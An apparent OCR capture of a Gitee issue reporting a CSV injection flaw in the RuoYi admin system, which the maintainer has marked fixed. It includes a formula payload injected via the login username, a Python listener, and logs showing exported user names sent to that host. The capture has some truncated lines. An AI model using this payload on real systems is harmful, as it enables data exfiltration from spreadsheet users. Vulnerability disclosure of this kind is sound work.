GVP 若依 / RuoYi

Gite
✍第
内
让


CSV Injection Vulnerability

Done #I4RBBD sanlang Opened this issue 2022-01-18 16:43

The product has the CSV injection vulnerability. For example, the C
accounts.


1.

When a user logs in, in the request of "/login", change the value of `usern`
`u="%26B2%26B3%2c"E")` by burpsuite tool.



admin
••••••••

Copyright © 2018-2021 ruoyi.vip All Rights Reserved.



```
POST /login HTTP/1.1
Host: localhost:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 113
Origin: http://localhost:8090
Connection: close
Referer: http://localhost:8090/login
Cookie: JSESSIONID=[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

username==HYPERLINK("http://localhost:8007?u="%26B2%26B3%2c"E")&password=admin123&
validateCode=1&rememberMe=false
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=[redacted]
Set-Cookie: JSESSIONID=
Set-Cookie: rememberMe=
Content-Type: application/json
Date: Tue, 18 Jan 2022 08:56:14 GMT
Connection: close
Content-Length: 36

{"msg":"验证码错误","code":500}
```

2.

Run the python script to start the HTTP service with port 8007.

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import json

data = {'result': 'this is a test'}
# You can change  **localhost**  to the IP address of the hacker's computer.
host = ('localhost', 8007)


class Request(BaseHTTPRequestHandler):
```

Status

Done

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull reque
issue.

Branches

No related branch

Planed to start - Planed t

Unscheduled - Unschedule

Top level

Not Top

Priority

Not specified

参与者 (2)


```
        self.send_header('Content-type', 'application/json
        self.end_headers()
        self.wfile.write(json.dumps(data).encode())

if __name__ == '__main__':
    server = HTTPServer(host, Resquest)
    print("Starting server, listen at: %s:%s" % host)
    server.serve_forever()
```

Gitee 已支持 CLA 协议签署
✍第一方功能集成，签署流程更高效
📄内置可自定义的协议模板
⚖让开源贡献也能有据可依
I know View Details

3.

Choose "日志管理"->"登录日志" ("Log Management"->"Login Log og file.




□	访问编号	登录名称
□	184	=HYPERLINK("http://localhost:8007?u="&B2&B3,"E")
□	183	admin
□	165	admin
□	164	admin
□	163	admin
□	162	admin
□	160	admin
□	154	admin

4.


Open `.xlsx` log file, double-click the cell of `=HYPERLINK("http://localhost:8007?u="%26B2%26B3%2c"E")` . Then click an empty cell. And then click the cell of `=HYPERLINK("http://localhost:8007?u="%26B2%26B3%2c"E")` . In this case, a request is sent to the `localhost:8007` .

The contents of cells `B2` and `B3` are `admin` and `test1` .



	A	B	C
1	序号	用户账号	登录状态
2	100	admin	成功
3	101	test1	成功
4	102	test1	成功
5	103	test1	失败
6	104	test1	失败


Before double-click.



B61 =HYPERLINK("http://localhost:8007?u="&B2&B3, "E")


	A	B	C	D
55	160	admin	成功	127.0.0.1
56	162	admin	成功	127.0.0.1
57	163	admin	失败	127.0.0.1
58	164	admin	失败	127.0.0.1
59	165	admin	成功	127.0.0.1
60	183	admin	成功	127.0.0.1
61	184	http://localhost:8007?u	失败	127.0.0.1
62				

After double-click. And then click `E` .



	A	B	C	D
55	160	admin	成功	127.0.0.1
56	162	admin	成功	127.0.0.1
57	163	admin	失败	127.0.0.1
58	164	admin	失败	127.0.0.1
59	165	admin	成功	127.0.0.1
60	183	admin	成功	127.0.0.1

A request is sent to the `localhost:8007` through the browser.




```
{"result": "this is a test"}
```

5.

The HTTP service with port 8007 receives the following informatior

```
127.0.0.1 - - [18/Jan/2022 17:04:07] "GET /?u=admintest1 HTTP/
```



```
from http.server import HTTPServer, BaseHTTPRequestH
import json

data = {'result': 'this is a test'}
host = ('localhost', 8007)


class Resquest(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'application/json')
        self.end_headers()
        self.wfile.write(json.dumps(data).encode())

if __name__ == '__main__':
    server = HTTPServer(host, Resquest)
    print("Starting server, listen at: %s:%s" % host)
    server.serve_forever()
```

```
Starting server, listen at: localhost:8007
127.0.0.1 - - [18/Jan/2022 17:04:06] code 501, message Unsupported method ('HEAD')
127.0.0.1 - - [18/Jan/2022 17:04:06] "HEAD /?u=admintest1 HTTP/1.1" 501 -
127.0.0.1 - - [18/Jan/2022 17:04:06] "GET /?u=admintest1 HTTP/1.1" 200 -
127.0.0.1 - - [18/Jan/2022 17:04:07] "GET /?u=admintest1 HTTP/1.1" 200 -
127.0.0.1 - - [18/Jan/2022 17:04:07] "GET /favicon.ico HTTP/1.1" 200 -
```

Gitee 已支持 CLA 协议签署
✍第一方功能集成，签署流程更高效
📄内置可自定义的协议模板
⚖让开源贡献也能有据可依
I know View Details

So, we get user"admin"/"test1"/...

S sanlang created **任务** 10 months ago Expand operation logs

若依 owner 10 months ago

@sanlang 已修复，你可以更新一下代码。
导出Excel时屏蔽公式，防止CSV注入风险
`https://gitee.com/y_project/RuoYi/commit/e9ebf86ac8a53bfc8475c7efad6f63a593eaefa9`

若依 changed **issue state** from 待办的 to **已完成** 10 months ago

Sign in to comment

gitee
©OSCHINA. All rights reserved

Git Resources
Learning Git
CopyCat
Downloads

Gitee Reward
Gitee Stars
Featured Projects
Blog
Nonprofit
Gitee Go

OpenAPI
Help Center
Self-services
Updates

About Us
Join us
Terms of use
Feedback
Partners

777320883
git@oschina.cn
Gitee
+86 400-606-0201

Mini Program

OpenAtom Foundation Cooperative code hosting platform 违法和不良信息举报中心 粤ICP备12009483号 简 体